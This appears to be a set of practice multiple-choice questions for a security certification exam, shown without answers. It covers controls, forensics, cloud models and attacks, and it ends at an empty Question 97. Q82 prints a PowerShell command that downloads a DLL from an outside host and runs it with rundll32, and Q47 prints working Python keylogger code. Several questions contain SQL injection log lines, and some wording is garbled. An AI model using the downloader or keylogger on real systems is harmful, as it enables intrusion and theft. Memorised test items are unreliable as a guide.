

Exam Topic Breakdown

Exam Topic	Number of Questions
Topic 1 : Exam Set 1	180
Topic 2 : Exam Set 2	182
Topic 3 : Exam Set 3	111
Topic 4 : Exam Set 4	75
TOTAL	548

Topic 2, Exam Set 2

Question #:1 - ([Exam Topic 2](#))

A systems engineer thinks a business system has been compromised and is being used to exfiltrated data to a competitor. The engineer contacts the CSIRT. The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else. Which of the following is the most likely reason for this request?

- A. The CSIRT thinks an insider threat is attacking the network.
- B. Outages of business-critical systems cost too much money.
- C. The CSIRT does not consider the systems engineer to be trustworthy.
- D. Memory contents including fileless malware are lost when the power is turned off.

Question #:2 - ([Exam Topic 2](#))

A company is focused on reducing risks from removable media threats. Due to certain primary applications, removable media cannot be entirely prohibited at this time. Which of the following best describes the company's approach?

- A. Compensating controls
- B. Directive control
- C. Mitigating controls
- D. Physical security controls

Question #:3 - ([Exam Topic 2](#))

A company has a “right to be forgotten” request. To legally comply, the company must remove data related to the requester from its systems. Which of the following is the company most likely complying with?

- A. NIST CSF
- B. GDPR
- C. PCI OSS
- D. ISO 27001

Question #:4 - ([Exam Topic 2](#))

Which of the following would be best to ensure data is saved to a location on a server, is easily scaled, and is centrally

monitored?

- A. Edge computing
- B. Microservices
- C. Containers
- D. Thin client

Question #:5 - (Exam Topic 2)


A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802.1X using the most secure encryption and protocol available.

Perform the following steps:

1. Configure the RADIUS server.
2. Configure the WiFi controller.
3. Preconfigure the client for an incoming guest. The guest AD credentials are:

User: guest01

Password: guestpass



WiFi Controller

SSID: CORPGUEST

Shared key:

AAA server IP:

PSK:

Authentication type:

Controller IP: 192.168.1.10

Reset Answer

Save

Close

RADIUS Server

Shared key: SECRET

Client IP:

Authentication type:

Server IP: 192.168.1.20

Reset Answer

Save

Close

Wireless Client

SSID:

Username:

User password:

PSK:

Authentication type:

Reset Answer

Save

Close

Question #:6 - (Exam Topic 2)

A security engineer is concerned the strategy for detection on endpoints is too heavily dependent on previously defined attacks. The engineer wants a tool that can monitor for changes to key files and network traffic for the device. Which of the following tools should the engineer select?

- A. HIDS
- B. AV
- C. NGF-W
- D. DLP

Question #:7 - (Exam Topic 2)

A security engineer is investigating a penetration test report that states the company website is vulnerable to a web application attack. While checking the web logs from the time of the test, the engineer notices several invalid web form submissions using an unusual address: "SELECT * FROM customername". Which of the following is most likely being attempted?

- A. Directory traversal
- B. SQL injection
- C. Privilege escalation
- D. Cross-site scripting

Question #:8 - [\(Exam Topic 2\)](#)

A security architect is designing the new outbound internet for a small company. The company would like all 50 users to share the same single Internet connection. In addition, users will not be permitted to use social media sites or external email services while at work. Which of the following should be included in this design to satisfy these requirements? (Select TWO).

- A. DLP
- B. MAC filtering
- C. NAT
- D. VPN
- E. Content filter
- F. WAF

Question #:9 - [\(Exam Topic 2\)](#)

A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

- A. RAID
- B. UPS
- C. NIC teaming
- D. Load balancing

Question #:10 - [\(Exam Topic 2\)](#)

A security administrator recently used an internal CA to issue a certificate to a public application. A user tries to reach the application but receives a message stating, "Your connection is not private." Which of the following is the best way to fix this issue?

- A. Ignore the warning and continue to use the application normally.
- B. Install the certificate on each endpoint that needs to use the application.
- C. Send the new certificate to the users to install on their browsers.
- D. Send a CSR to a known CA and install the signed certificate on the application's server.

Question #:11 - [\(Exam Topic 2\)](#)

An organization wants to quickly assess how effectively the IT team hardened new laptops. Which of the following would be the best solution to perform this assessment?

- A. Install a SIEM tool and properly configure it to read the OS configuration files.
- B. Load current baselines into the existing vulnerability scanner.
- C. Maintain a risk register with each security control marked as compliant or non-compliant.
- D. Manually review the secure configuration guide checklists.

Question #:12 - [\(Exam Topic 2\)](#)

A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system. Which of the following deployment models is the company implementing?

- A. CYOD
- B. MDM
- C. COPE
- D. VDI

Question #:13 - [\(Exam Topic 2\)](#)

An upcoming project focuses on secure communications and trust between external parties. Which of the following security components will need to be considered to ensure a chosen trust provider is used, and the selected option is highly scalable?

- A. Self-signed Certificate
- B. Certificate Attributes
- C. Public Key Infrastructure
- D. Domain Validation

Question #:14 - [\(Exam Topic 2\)](#)

An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:

- * Check-in/checkout of credentials
- * The ability to use but not know the password
- * Automated password changes
- * Logging of access to credentials

Which of the following solutions would meet the requirements?

- A. OAuth 2.0
- B. Secure Enclave
- C. A privileged access management system
- D. An OpenID Connect authentication system

Question #:15 - ([Exam Topic 2](#))

A security analyst is reviewing packet capture data from a compromised host in the packet capture. The analyst locates packets that contain a large amount of text. Which of the following is most likely installed on the compromised host?

- A. Keylogger
- B. Spyware
- C. Trojan
- D. Ransomware

Question #:16 - ([Exam Topic 2](#))

A security administrator is seeking a solution to prevent unauthorized access to the internal network. Which of the following security solutions should the administrator choose?

- A. MAC filtering
- B. Anti-malware
- C. Translation gateway
- D. VPN

Question #:17 - ([Exam Topic 2](#))

A digital forensics team at a large company is investigating a case in which malicious code was downloaded over an HTTPS connection and was running in memory, but was never committed to disk. Which of the following techniques should the team use to obtain a sample of the malware binary?

- A. pcap reassembly
- B. SSD snapshot
- C. Image volatile memory
- D. Extract from checksums

Question #:18 - ([Exam Topic 2](#))

Which of the following procedures would be performed after the root cause of a security incident has been identified to help avoid future incidents from occurring?

- A. Walk-throughs
- B. Lessons learned
- C. Attack framework alignment
- D. Containment

Question #:19 - ([Exam Topic 2](#))

A system's analyst is responsible for generating a new digital forensics chain-of-custody form. Which of the following should the analyst include in this documentation? (Select two).

- A. The order of volatility
- B. A forensics NDA
- C. The provenance of the artifacts
- D. The vendor's name
- E. The date and time
- F. A warning banner

Question #:20 - ([Exam Topic 2](#))

Which of the following should a Chief Information Security Officer consider using to take advantage of industry standard guidelines?

- A. SSAE SOC 2
- B. GDPR

C. PCI DSS

D. NIST CSF

Question #:21 - (Exam Topic 2)

DRAG DROP

A data owner has been tasked with assigning proper data classifications and destruction methods for various types of data contained within the environment.

INSTRUCTIONS

From the options below, drag each item to its appropriate classification as well as the MOST appropriate form of disposal.

Drag & Drop

- Bound copies of internal audit reports from a private company (1)
- Copies of financial audit reports from exchange-traded organizations on a flash drive (2)
- Database containing driver's license information on a reusable backup tape (3)
- Decommissioned mechanical hard drive containing application source code (4)
- Employee records on an SSD (5)
- Paper-based customer records, which include medical data (6)

Data Classification

- PII
- PHI
- Intellectual Property
- Corporate Confidential
- Public

Data Destruction Method

- Degaussing and Multi-Pass Wipe
- Physical Destruction via Shredding

Question #:22 - (Exam Topic 2)

The findings in a consultant's report indicate the most critical risk to the security posture from an incident response perspective is a lack of workstation and server investigation capabilities. Which of the following should be implemented to remediate this risk?

- A. HIDS
- B. FDE
- C. NGFW
- D. EDR

Question #:23 - (Exam Topic 2)

A security team is engaging a third-party vendor to do a penetration test of a new proprietary application prior to its release. Which of the following documents would the third-party vendor most likely be required to review and sign?

- A. SLA
- B. NDA
- C. MOU
- D. AUP

Question #:24 - [\(Exam Topic 2\)](#)

A data center has experienced an increase in under-voltage events. Mowing electrical grid maintenance outside the facility These events are leading to occasional losses of system availability Which of the following would be the most cost-effective solution for the data center to implement?

- A. Uninterruptible power supplies with battery backup
- B. Managed power distribution units to track these events
- C. A generator to ensure consistent, normalized power delivery
- D. Dual power supplies to distribute the load more evenly

Question #:25 - [\(Exam Topic 2\)](#)

A major manufacturing company updated its internal infrastructure and just started to allow OAuth applications to access corporate data. Data leakage is being reported. Which of the following most likely caused the issue?

- A. Privilege creep
- B. Unmodified default
- C. TLS
- D. Improper patch management

Question #:26 - [\(Exam Topic 2\)](#)

A large bank with two geographically dispersed data centers Is concerned about major power disruptions at Both locations. Every day each location experiences very brief outages that last (or a few seconds. However, during the summer a high risk of intentional under-voltage events that could last up to an hour exists, particularly at one of the locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?

- A. Dual supply
- B. Generator
- C. PDU

D. Daily backups

Question #:27 - ([Exam Topic 2](#))

Which of the following models offers third-party-hosted, on-demand computing resources that can be shared with multiple organizations over the internet?

- A. Public cloud
- B. Hybrid cloud
- C. Community cloud
- D. Private cloud

Question #:28 - ([Exam Topic 2](#))

A security analyst needs to recommend a solution that will allow current Active Directory accounts and groups to be used for access controls on both network and remote-access devices. Which of the following should the analyst recommend? (Select two).

- A. TACACS+
- B. RADIUS
- C. OAuth
- D. OpenID
- E. Kerberos
- F. CHAP

Question #:29 - ([Exam Topic 2](#))

A security administrator installed a new web server. The administrator did this to increase the capacity for an application due to resource exhaustion on another server. Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

- A. Weighted response
- B. Round-robin
- C. Least connection
- D. Weighted least connection

Question #:30 - ([Exam Topic 2](#))

A security administrator is compiling information from all devices on the local network in order to gain better visibility into user activities. Which of the following is the best solution to meet this objective?

- A. SIEM
- B. HIDS
- C. CASB
- D. EDR

Question #:31 - ([Exam Topic 2](#))

Which of the following measures the average time that equipment will operate before it breaks?

- A. SLE
- B. MTBF
- C. RTO
- D. ARO

Question #:32 - ([Exam Topic 2](#))

Which of the following should be addressed first on security devices before connecting to the network?

- A. Open permissions
- B. Default settings
- C. API integration configuration
- D. Weak encryption

Question #:33 - ([Exam Topic 2](#))

A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

- A. Log enrichment
- B. Log queue
- C. Log parser
- D. Log collector

Question #:34 - ([Exam Topic 2](#))

Which of the following best describes the situation where a successfully onboarded employee who is using a fingerprint reader is denied access at the company's main gate?

- A. Crossover error rate
- B. False match raw
- C. False rejection
- D. False positive

Question #:35 - (Exam Topic 2)

Which of the following would provide guidelines on how to label new network devices as part of the initial configuration?

- A. IP schema
- B. Application baseline configuration
- C. Standard naming convention policy
- D. Wireless LAN and network perimeter diagram

Question #:36 - (Exam Topic 2)

A company that provides an online streaming service made its customers' personal data including names and email addresses publicly available in a cloud storage service. As a result, the company experienced an increase in the number of requests to delete user accounts. Which of the following best describes the consequence of this data disclosure?

- A. Regulatory fines
- B. Reputation damage
- C. Increased insurance costs
- D. Financial loss

Question #:37 - (Exam Topic 2)

A user is trying to upload a tax document, which the corporate finance department requested, but a security program is prohibiting the upload. A security analyst determines the file contains PII. Which of the following steps can the analyst take to correct this issue?

- A. Create a URL filter with an exception for the destination website.
- B. Add a firewall rule to the outbound proxy to allow file uploads
- C. Issue a new device certificate to the user's workstation.
- D. Modify the exception list on the DLP to allow the upload

Question #:38 - (Exam Topic 2)

Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation (or a few days). Which of the following attacks can the account lockout be attributed to?

- A. Backdoor
- B. Brute-force
- C. Rootkit
- D. Trojan

Question #:39 - (Exam Topic 2)

Security engineers are working on digital certificate management with the top priority of making administration easier. Which of the following certificates is the best option?

- A. User
- B. Wildcard
- C. Self-signed
- D. Root

Question #:40 - (Exam Topic 2)

An organization decided not to put controls in place because of the high cost of implementing the controls compared to the cost of a potential fine. Which of the following risk management strategies is the organization following?

- A. Transference
- B. Avoidance
- C. Mitigation
- D. Acceptance

Question #:41 - (Exam Topic 2)

Which of the following control types is patch management classified under?

- A. Deterrent
- B. Physical
- C. Corrective

D. Detective

Question #:42 - ([Exam Topic 2](#))

A desktop computer was recently stolen from a desk located in the lobby of an office building. Which of the following would be the best way to secure a replacement computer and deter future theft?

- A. Installing proximity card readers on all entryway doors
- B. Deploying motion sensor cameras in the lobby
- C. Encrypting the hard drive on the new desktop
- D. Using cable locks on the hardware

Question #:43 - ([Exam Topic 2](#))

Which of the following can be used to detect a hacker who is stealing company data over port 80?

- A. Web application scan
- B. Threat intelligence
- C. Log aggregation
- D. Packet capture

Question #:44 - ([Exam Topic 2](#))

A cybersecurity analyst at Company A is working to establish a secure communication channel with a counterpart at Company B, which is 3,000 miles (4.828 kilometers) away. Which of the following concepts would help the analyst meet this goal in a secure manner?

- A. Digital signatures
- B. Key exchange
- C. Salting
- D. PPTP

Question #:45 - ([Exam Topic 2](#))

A security analyst received the following requirements for the deployment of a security camera solution:

- * The cameras must be viewable by the on-site security guards.
- * The cameras must be able to communicate with the video storage server.
- * The cameras must have the time synchronized automatically.

* The cameras must not be reachable directly via the internet.

* The servers for the cameras and video storage must be available for remote maintenance via the company VPN.

Which of the following should the security analyst recommend to securely meet the remote connectivity requirements?

- A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on
- B. Deploying a jump server that is accessible via the internal network that can communicate with the servers
- C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering
- D. Implementing a WAF to allow traffic from the local NTP server to the camera server

Question #:46 - (Exam Topic 2)

A security analyst reviews web server logs and notices the following line:

```
104.35.45.53 - [22/May/2020:07 : 00:58 +0100] "GET . UNION ALL SELECT user login, user _ pass, user email from wp users—— HTTP/I.I" 200 1072 http://www.example.com/wordpress/wp—admin/
```

Which of the following vulnerabilities is the attacker trying to exploit?

- A. SSRF
- B. CSRF
- C. xss
- D. SQLi

Question #:47 - (Exam Topic 2)

Given the following snippet of Python code:

Which of the following types of malware MOST likely contains this snippet?

```
#!/usr/bin/env python3
import logging
from pynput.keyboard import Key, Listener
logging.basicConfig(filename="output.txt", level=logging.DEBUG, format="%(asctime) s - %(message) s")
def on_press(key) :
    logging.info(str(key))
with Listener(on_press=on_press) as listener :
    listener.join()
```

- A. Logic bomb
- B. Keylogger
- C. Backdoor

D. Ransomware

Question #:48 - (Exam Topic 2)

Which of the following is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

- A. To provide data to quantify risk based on the organization's systems
- B. To keep all software and hardware fully patched for known vulnerabilities
- C. To only allow approved, organization-owned devices onto the business network
- D. To standardize by selecting one laptop model for all users in the organization

Question #:49 - (Exam Topic 2)

A global pandemic is forcing a private organization to close some business units and reduce staffing at others. Which of the following would be best to help the organization's executives determine their next course of action?

- A. An incident response plan
- B. A communication plan
- C. A disaster recovery plan
- D. A business continuity plan

Question #:50 - (Exam Topic 2)

A company recently enhanced mobile device configuration by implementing a set of security controls: biometrics, context-aware authentication, and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data.

Which of the following additional controls should be put in place first?

- A. GPS tagging
- B. Remote wipe
- C. Screen lock timer
- D. SEAndroid

Question #:51 - (Exam Topic 2)

Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?

- A. SLA

- B. BPA
- C. NDA
- D. AUP

Question #:52 - (Exam Topic 2)

A security administrator is using UDP port 514 to send a syslog through an unsecure network to the SIEM server. Which of the following is the best way for the administrator to improve the process?

- A. Change the protocol to TCP.
- B. Add LDAP authentication to the SIEM server.
- C. Use a VPN from the internal server to the SIEM and enable DLP.
- D. Add SSL/TLS encryption and use a TCP 6514 port to send logs.

Question #:53 - (Exam Topic 2)

A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the BEST application for the analyst to use?

- A. TheHarvester
- B. Cuckoo
- C. Nmap
- D. Nessus

Question #:54 - (Exam Topic 2)

An attacker is targeting a company. The attacker notices that the company's employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees' devices will also become infected. Which of the following techniques is the attacker using?

- A. Watering-hole attack
- B. Pretexting
- C. Typosquatting
- D. Impersonation

Question #:55 - (Exam Topic 2)

An analyst is working on an investigation with multiple alerts for multiple hosts. The hosts are showing signs of being compromised by a fast-spreading worm. Which of the following should be the next step in order to stop the spread?

- A. Disconnect every host from the network.
- B. Run an AV scan on the entire
- C. Scan the hosts that show signs of
- D. Place all known-infected hosts on an isolated network

Question #:56 - (Exam Topic 2)

A company is developing a new initiative to reduce insider threats. Which of the following should the company focus on to make the greatest impact?

- A. Social media analysis
- B. Least privilege
- C. Nondisclosure agreements
- D. Mandatory vacation

Question #:57 - (Exam Topic 2)

The new Chief Information Security Officer at a company has asked the security team to implement stronger user account policies. The new policies require:

- Users to choose a password unique to their last ten passwords
- Users to not log in from certain high-risk countries

Which of the following should the security team implement? (Select two).

- A. Password complexity
- B. Password history
- C. Geolocation
- D. Geospatial
- E. Geotagging
- F. Password reuse

Question #:58 - (Exam Topic 2)

A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the company's mobile application. After reviewing the back-end server logs, the security analyst finds the following entries

10.35.45.53 -- [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 -- [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 -- [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 -- [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 -- [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"

Which of the following is the most likely cause of the security control bypass?

- A. IP address allow list
- B. User-agent spoofing
- C. WAF bypass
- D. Referrer manipulation

Question #:59 - (Exam Topic 2)

A security team is providing input on the design of a secondary data center that has the following requirements:

- A natural disaster at the primary site should not affect the secondary site. The secondary site should have the capability for failover during traffic surge situations.
- The secondary site must meet the same physical security requirements as the primary site. The secondary site must provide protection against power surges and outages.

Which of the following should the security team recommend? (Select two).

- A. Configuring replication of the web servers at the primary site to offline storage
- B. Constructing the secondary site in a geographically disperse location
- C. Deploying load balancers at the primary site
- D. Installing generators
- E. Using differential backups at the secondary site
- F. Implementing hot and cold aisles at the secondary site

Question #:60 - (Exam Topic 2)

A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites, whether the employee is in the office or away. Which of the following solutions should the CISO implement?

- A. VAF
- B. SWG
- C. VPN

D. WDS

Question #:61 - (Exam Topic 2)

A company is moving its retail website to a public cloud provider. The company wants to tokenize audit card data but not allow the cloud provider to see the stored credit card information. Which of the following would BEST meet these objectives?

- A. WAF
- B. CASB
- C. VPN
- D. TLS

Question #:62 - (Exam Topic 2)

A security administrator examines the ARP table of an access switch and sees the following output:

VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2

Which of the following is a potential threat that is occurring on this access switch?

- A. DDoS on Fa0/2 port
- B. MAC flooding on Fa0/2 port
- C. ARP poisoning on Fa0/1 port
- D. DNS poisoning on port Fa0/1

Question #:63 - (Exam Topic 2)

Stakeholders at an organisation must be kept aware of any incidents and receive updates on status changes as they occur. Which of the following Plans would fulfill this requirement?

- A. Communication plan

- B. Disaster recovery plan
- C. Business continuity plan
- D. Risk plan

Question #:64 - (Exam Topic 2)

A security operations technician is searching the log named /var/messages for any events that were associated with a workstation with the IP address 10.1.1.1. Which of the following would provide this information?

- A. `cat /var/messages | grep 10.1.1.1`
- B. `grep 10.1.1.1 | cat /var/messages`
- C. `grep /var/messages | cat 10.1.1.1`
- D. `cat 10.1.1.1 | grep /var/messages`

Question #:65 - (Exam Topic 2)

A security manager is attempting to meet multiple security objectives in the next fiscal year. The security manager has proposed the purchase of the following four items:

Vendor A:

- 1- Firewall
- 1-12 switch

Vendor B:

- 1- Firewall
- 1-12 switch

Which of the following security objectives is the security manager attempting to meet? (Select two).

- A. Simplified patch management
- B. Scalability
- C. Zero-day attack tolerance
- D. Multipath
- E. Replication
- F. Redundancy

Question #:66 - (Exam Topic 2)

Sales team members have been receiving threatening voicemail messages and have reported these incidents to the IT security team. Which of the following would be MOST appropriate for the IT security team to analyze?

- A. Access control
- B. Syslog
- C. Session Initiation Protocol traffic logs
- D. Application logs

Question #:67 - [\(Exam Topic 2\)](#)

During a recent cybersecurity audit, the auditors pointed out various types of vulnerabilities in the production area. The production area hardware runs applications that are critical to production. Which of the following describes what the company should do first to lower the risk to the production hardware?

- A. Back up the hardware.
- B. Apply patches.
- C. Install an antivirus solution.
- D. Add a banner page to the hardware.

Question #:68 - [\(Exam Topic 2\)](#)

After installing a patch on a security appliance, an organization realized a massive data exfiltration occurred. Which Of the following describes the incident?

- A. Supply chain attack
- B. Ransomware attack
- C. Cryptographic attack
- D. Password attack

Question #:69 - [\(Exam Topic 2\)](#)

A user is trying unsuccessfully to send images via SMS. The user downloaded the images from a corporate email account on a work phone. Which of the following policies is preventing the user from completing this action?

- A. Application management
- B. Content management
- C. Containerization
- D. Full disk encryption

Question #:70 - (Exam Topic 2)

A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Select three).

- A. Install DLP software to prevent data loss.
- B. Use the latest version of software.
- C. Install a SIEM device.
- D. Implement MDM.
- E. Implement a screened subnet for the web server.
- F. Install an endpoint security solution.
- G. Update the website certificate and revoke the existing ones.
- H. Deploy additional network sensors.

Question #:71 - (Exam Topic 2)

An employee's laptop was stolen last month. This morning, the was returned by the A cybersecurity analyst retrieved laptop and has since cybersecurity incident checklist Four incident handlers are responsible for executing the checklist. Which of the following best describes the process for evidence collection assurance?

- A. Time stamp
- B. Chain of custody
- C. Admissibility
- D. Legal hold

Question #:72 - (Exam Topic 2)

Security analysts have noticed the network becomes flooded with malicious packets at specific times of the day. Which of the following should the analysts use to investigate this issue?

- A. Web metadata
- B. Bandwidth monitors
- C. System files
- D. Correlation dashboards

Question #:73 - (Exam Topic 2)

Which of the following allow access to remote computing resources, an operating system, and centralized configuration and data

- A. Containers
- B. Edge computing
- C. Thin client
- D. Infrastructure as a service

Question #:74 - (Exam Topic 2)

A systems integrator is installing a new access control system for a building. The new system will need to connect to the Company's AD server. In order to validate current employees, which of the following should the systems integrator configure to be the most secure?

- A. HTTPS
- B. SSH
- C. SFTP
- D. LDAPS

Question #:75 - (Exam Topic 2)

Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

- A. Memory, disk, temporary filesystems, CPU cache
- B. CPU cache, memory, disk, temporary filesystems
- C. CPU cache, memory, temporary filesystems, disk
- D. CPU cache, temporary filesystems, memory, disk

Question #:76 - (Exam Topic 2)

A security team discovered a large number of company-issued devices with non-work-related software installed. Which of the following policies would most likely contain language that would prohibit this activity?

- A. NDA
- B. BPA
- C. AUP
- D. SLA

Question #:77 - [\(Exam Topic 2\)](#)

A company needs to enhance its ability to maintain a scalable cloud Infrastructure. The Infrastructure needs to handle the unpredictable loads on the company's web application. Which of the following cloud concepts would BEST these requirements?

- A. SaaS
- B. VDI
- C. Containers
- D. Microservices

Question #:78 - [\(Exam Topic 2\)](#)

A software developer used open-source libraries to streamline development. Which of the following is the greatest risk when using this approach?

- A. Unsecure root accounts
- B. Lack of vendor support
- C. Password complexity
- D. Default settings

Question #:79 - [\(Exam Topic 2\)](#)

An attacker is using a method to hide data inside of benign files in order to exfiltrate confidential data. Which of the following is the attacker most likely using?

- A. Base64 encoding
- B. Steganography
- C. Data encryption
- D. Perfect forward secrecy

Question #:80 - [\(Exam Topic 2\)](#)

A security investigation revealed that malicious software was installed on a server using a server administrator credentials. During the investigation the server administrator explained that Telnet was regularly used to log in. Which of the following is most likely to have occurred?

- A. A spraying attack was used to determine which credentials to use

- B. A packet capture tool was used to steal the password
- C. A remote-access Trojan was used to install the malware
- D. A directory attack was used to log in as the server administrator

Question #:81 - [\(Exam Topic 2\)](#)

A penetration tester was able to compromise a host using previously captured network traffic. Which of the following is the result of this action?

- A. Integer overflow
- B. Race condition
- C. Memory leak
- D. Replay attack

Question #:82 - [\(Exam Topic 2\)](#)

An employee received an email with an unusual file attachment named Updates.Ink. A security analysts reverse engineering what the file does and finds that executes the following script:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -URI https://somehost.com/04EB18.jpg -OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
```

Which of the following BEST describes what the analyst found?

- A. A Powershell code is performing a DLL injection.
- B. A PowerShell code is displaying a picture.
- C. A PowerShell code is configuring environmental variables.
- D. A PowerShell code is changing Windows Update settings.

Question #:83 - [\(Exam Topic 2\)](#)

An engineer wants to inspect traffic to a cluster of web servers in a cloud environment. Which of the following solutions should the engineer implement? (Select two).

- A. CASB
- B. WAF
- C. Load balancer
- D. VPN
- E. TLS

F. DAST

Question #:84 - (Exam Topic 2)

A cybersecurity analyst needs to adopt controls to properly track and log user actions to an individual. Which of the following should the analyst implement?

- A. Non-repudiation
- B. Baseline configurations
- C. MFA
- D. DLP

Question #:85 - (Exam Topic 2)

A security operations center wants to implement a solution that can execute files to test for malicious activity. The solution should provide a report of the files' activity against known threats.

Which of the following should the security operations center implement?

- A. theHarvester
- B. Nessus
- C. Cuckoo
- D. Sn1per

Question #:86 - (Exam Topic 2)

A security analyst is assisting a team of developers with best practices for coding. The security analyst would like to defend against the use of SQL injection attacks. Which of the following should the security analyst recommend first?

- A. Tokenization
- B. Input validation
- C. Code signing
- D. Secure cookies

Question #:87 - (Exam Topic 2)

Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly sensitive projects?

- A. Weak configurations

- B. Integration activities
- C. Unsecure user accounts
- D. Outsourced code development

Question #:88 - ([Exam Topic 2](#))

A company is enhancing the security of the wireless network and needs to ensure only employees with a valid certificate can authenticate to the network. Which of the following should the company implement?

- A. PEAP
- B. PSK
- C. WPA3
- D. WPS

Question #:89 - ([Exam Topic 2](#))

A security administrator is integrating several segments onto a single network. One of the segments, which includes legacy devices, presents a significant amount of risk to the network.

Which of the following would allow users to access to the legacy devices without compromising the security of the entire network?

- A. NIDS
- B. MAC filtering
- C. Jump server
- D. IPSec
- E. NAT gateway

Question #:90 - ([Exam Topic 2](#))

A security administrator needs to provide secure access to internal networks for external partners. The administrator has given the PSK and other parameters to the third-party security administrator. Which of the following is being used to establish this connection?

- A. Kerberos
- B. SSL/TLS
- C. IPSec
- D. SSH

Question #:91 - (Exam Topic 2)

An organization recently released a zero-trust policy that will enforce who is able to remotely access certain data. Authenticated users who access the data must have a need to know, depending on their level of permissions.

Which of the following is the first step the organization should take when implementing the policy?

- A. Determine a quality CASB solution.
- B. Configure the DLP policies by user groups.
- C. Implement agentless NAC on boundary devices.
- D. Classify all data on the file servers.

Question #:92 - (Exam Topic 2)

While researching a data exfiltration event, the security team discovers that a large amount of data was transferred to a file storage site on the internet. Which of the following controls would work best to reduce the risk of further exfiltration using this method?

- A. Data loss prevention
- B. Blocking IP traffic at the firewall
- C. Containerization
- D. File integrity monitoring

Question #:93 - (Exam Topic 2)

A web server log contains two million lines. A security analyst wants to obtain the next 500 lines starting from line 4,600. Which of the following commands will help the security analyst to achieve this objective?

- A. `cat webserver.log | head -4600 | tail +500 |`
- B. `cat webserver.log | tail -1995400 | tail -500 |`
- C. `cat webserver.log | tail -4600 | head -500 |`
- D. `cat webserver.log | head -5100 | tail -500 |`

Question #:94 - (Exam Topic 2)

While troubleshooting a service disruption on a mission-critical server, a technician discovered the user account that was configured to run automated processes was disabled because the user's password failed to meet password complexity requirements. Which of the following would be the BEST solution to securely prevent future issues?

- A. Using an administrator account to run the processes and disabling the account when it is not in use

- B. Implementing a shared account the team can use to run automated processes
- C. Configuring a service account to run the processes
- D. Removing the password complexity requirements for the user account

Question #:95 - ([Exam Topic 2](#))

A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Select TWO).

- A. Chain of custody
- B. Tags
- C. Reports
- D. Time stamps
- E. Hash values
- F. Time offset

Question #:96 - ([Exam Topic 2](#))

An employee used a corporate mobile device during a vacation. Multiple contacts were modified in the device during the employee's vacation. Which of the following methods did an attacker use to insert the contacts without having physical access to the device?

- A. Jamming
- B. BluJacking
- C. Disassociation
- D. Evil twin

Question #:97 - ([Exam Topic 2](#))

